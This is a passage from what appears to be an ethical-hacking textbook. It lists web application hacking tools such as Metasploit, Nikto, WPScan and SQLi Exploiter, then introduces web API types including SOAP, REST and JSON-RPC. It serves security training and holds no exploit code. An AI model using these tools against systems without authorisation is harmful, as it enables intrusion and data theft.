


Figure 14.83: Screenshot of SoapUI Pro

- **XMLSpy**

  Source: *https://www.altova.com*

  Altova XMLSpy is an XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.





Figure 14.84: Screenshot of XMLSpy




Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.

Some additional web application hacking tools are listed below:

- Metasploit (*https://www.metasploit.com*)
- w3af (*http://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)
- X Attacker (*https://github.com*)
- timing_attack (*https://github.com*)
- HTTrack (*http://www.httrack.com*)
- SQL Injection Scanner (*https://pentest-tools.com*)
- XSS Scanner (*https://pentest-tools.com*)
- SQLi Exploiter (*https://pentest-tools.com*)
- HTTP Request Logger (*https://pentest-tools.com*)
- WebCopier (*http://www.maximumsoft.com*)
- WPScan (*https://wpscan.org*)
- Instant Source (*https://www.blazingtools.com*)




Web API, Webhooks, and Web Shell

Recent years have witnessed an exponential increase in the usage of web APIs in application development. Web APIs help developers in building web applications that retrieve data from multiple online sources. As web APIs are incorporated in many popular applications such as social networking, shopping, and search engines, the importance of securing APIs and their integrity has increased. Any security breach in an API can expose personal or business-critical data to attackers. This section discusses the basic concepts of web API, webhooks, and web shell; API vulnerabilities and hacking techniques; and the best practices for API security.

What is Web API?

- Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from multiple online sources
- Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location



What is Web API?

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web APIs make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity.

For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.




Figure 14.85: Illustration of Web API

Web Services APIs

SOAP API	⊖ SOAP is a web-based communication protocol that enables interactions between applications running on different platforms ⊖ SOAP-based APIs are programmed to generate, recover, modify and erase different logs such as profiles, credentials, and business leads
REST API	⊖ REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web ⊖ APIs which are supported by the REST architectural style are known as REST APIs
RESTful API	⊖ RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols ⊖ RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
XML-RPC	⊖ XML-RPC is a communication protocol uses a specific XML format to transfer data ⊖ It is simpler than SOAP and uses comparatively less bandwidth to transfer data
JSON-RPC	⊖ JSON-RPC is a communication protocol that is similar to XML-RPC, but it uses JSON format instead of XML to transfer data

Web Service APIs

The most frequently used web service APIs are listed below:

